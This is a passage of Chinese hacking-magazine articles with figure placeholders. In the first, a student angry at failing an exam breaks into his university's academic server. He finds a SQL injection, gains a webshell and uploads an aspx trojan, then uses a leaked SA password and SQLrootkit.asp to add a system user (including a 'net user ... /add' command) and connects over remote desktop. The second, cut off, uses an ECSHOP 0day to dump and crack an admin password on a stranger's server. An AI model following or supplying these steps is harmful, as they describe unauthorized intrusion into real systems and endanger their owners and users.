上学期逃课实在太多，这让我在大学期间第一次尝到了挂科的滋味，而补考也就定在了今天，由于自己错把考试的时间记成了今天下午，所以昨晚在好友jshell家玩到很晚才睡去。今天九点多钟起床，回到学校已是10点，舍友笑着问我怎么这么快就交卷了，我这才知道，考试已经开始了1个小时，慌慌张张的跑到教室，拿着试卷做到第一排的位置上，刚做了一会儿就被老师提醒说还有十分钟交卷，心知再做下去也是徒劳，索性就提前交卷走人了，在我交卷的那一刻，监考老师很关心的问了我一些状况，这使我冰冷的心得到了一丝的温暖，我在心里很感激，她是一位好老师。




图1

很安静的走回宿舍，打开了电脑，也就在这一刻心里突然变得那么的恼怒，大脑里由此产生了一个邪念：拿下学校的教务系统。打开教务处的网站，发现网站已经改版了，全新的.net程序，看起来像是学校自己开发的。使用自己的帐号登录进教务系统的个人信息处，因为我以前记得，在这里有个漏洞（开发这套系统的管理员太疏忽了，如果漏洞不是在这里，校外的人没有帐号根本无法登录进来的话，也不知道会产生多么严重的后果），不过却发现这个漏洞已经被补上了，




图2

重新来到教务处首页，找个动态链接尝试一般的注入，根本不存在，突然在网站的最下方发现有管理员登录的链接地址，如图1。

随手点击进入，来到了后台页面，地址是http://jwchu.***.edu.cn/admin_index.aspx，尝试着将admin_index.aspx分别改为admin_left.aspx、left.aspx、admin_top.asp、top.aspx、dmin_menu.aspx、menu.aspx，最后使用admin_menu.aspx成功的爆出了后台的左栏，如图2。

将浏览器的安全性调到最高，发现也不能打开那些期待的页面，试过了后台中所有的链接地址，也尝试着找后台的注入点，但未果，不过上图中的那个下载管理却能打开，打开后直接进入了一个后台地址，如图3。

这个页面看上去是那么的熟悉，但一时又想不起是哪套系统，尝试使用万能密码，提示错误。打开网页的源文件，在里面发现有这样一段代码，如图4，将这个地址拼接完整，再次打开，就进入一个跟首页风格全然不同的页面，而且还是asp的，分别使用“and 1=1”和“and 1=2”手工测试了一下，竟然存在注入点，直接放到啊D里检测，却没有跑出表名。




图3




图4

继续针对这套系统做文章，利用网站的搜索，判断使用的是新云系统，新云系统可是频繁的暴漏洞，这使我心中增添了很大的把握，立即从网上下载了一份回来，果然是新云系统。直接查看新云的数据库，找出表名，填在啊D里，很快就跑出了后台的密码。新云系统通过后台拿webshell非常简单，不费丝毫力气就拿到了网站的webshell，如图5。




图5

因为服务器还支持.net，所以我又上传一个aspx的木马，因为大家都知道，aspx木马的权限远大于asp的，通过木马我找到了一个体积庞大的数据库，直觉告诉我，我们平时的成绩都在这里，进行到这一步，我心里突然感到有点儿恐惧，毕竟这是在自家的“后院”。定定神，继续向服务器权限进发……

刚开始提权时也令我郁闷了很久，因为木马的权限很小，只能在Web目录浏览，查看服务器支持的组件，幸运的发现wscript.shell没有删除，马上上传了一个cmd.exe到Web目录，发现可以执行“net user”命令，继续执行“net user hackerxfiles 12345678 /add”却失败了，以前也经常遇见过这种情况，我又上传了一个20030day，可是在执行添加用户的时候照样不成功。因为木马权限小的可怜，没有目录跳转功能，利用木马自身携带的Serv-U提权工具也失败了。在这个狭小的Web目录里慢慢的翻着，突然被我发现了MSSQL的SA帐户密码，直接上传SQLrootkit.asp，利用SQLrootkit.asp成功添加了系统用户。用木马查看，服务器开启了终端连接，但是本地却无法相连。唉，早就知道这台服务器不会弄的那么弱智了（这里需要说明的是，我们学生宿舍上网时由电信直接服务，属于小区网路，虽然跟学校那些服务器同在一个校园，但是却不在同一个




图6

网络）。想执行端口映射，可是上传的NC直接被杀了，此时我考虑到既然开启了3389，它的目的肯定就是让人来连接的啊，那么管理员自己肯定可以连接了，我利用学校内网的一台服务器不就可以了吗？正好自己手里有一台学校的服务器，而且也在上面做过VPN。断网，重新使用VPN登录，连接3389，成功了，如图6。

至此，教务处服务器的最高权限就已被我拿下了，虽然先前气愤恼怒，但是现在心情似乎显得很平静，我也有过篡改成绩的念头，但是我也清楚自己在做什么，什么该做，什么不该做，在心中还是有一个度的。关上电脑，心想：明天还得早起，该去上节课了。在文章最后，我想跟一样处在迷茫阶段的朋友送上一句话：那就是找准自己的人生目标，不管你身处的环境究竟怎样，做自己的事情，不要放弃。

（文章中涉及到的啊D注入工具、SQLrootkit.asp，已经收录在了光盘中）

一次PHP入侵+对BT服务器的提权

[illegible] ★★★ [illegible] 利用ECSHOP [illegible] webshell [illegible]

南拳爸爸

这次的入侵是源于之前想要拿的一个网站，对于那个使用独立主机的网站，我一直没有很好的入侵方法，于是就想在同一网段内扫描看有没有其它的网站，如果能拿下任一个网站的话，就可以嗅探来获取密码什么的了。我使用IISPutScanner 扫描同一网段下的主机，结果扫描出很多网站，其中有不少网站都是使用apache搭建的，如图1。




图1

于是我就选择了一个apache搭建的服务器，因为apache默认是SYSTEM权限，如果拿到WEBSHELL的话，就基本上等于拿下了对方的服务器，但后来的事实却证明这是一个错误的想法。使用浏览器打开一个带有8080端口的IP地址，发现这是一个ecshop网上商城的演示站，只能使用IP地址来访问，是没有域名绑定的，使用www.myip.cn或www.114best.com/ip之类的IP域名绑定查询网站也是查不到的，如图2。

而且这个站点使用的是2.6.1版本的ECSHOP，前不久才刚爆出了0day漏洞，我就决定使用本机的PHP环境及0day的利用程序把管理员的后台用户名和密码爆出来，不过这需要服务器的PHP配置里的magic_quotes_gpc设置为OFF才可以。看来我的运气还不错，成功的爆出了管理员的的帐号和MD5加密过的密码，如图3，拿到www.cmd5.com网站上去查询，成功的查询出了明文密码，居然是11111111的弱口令，如图4。




图2

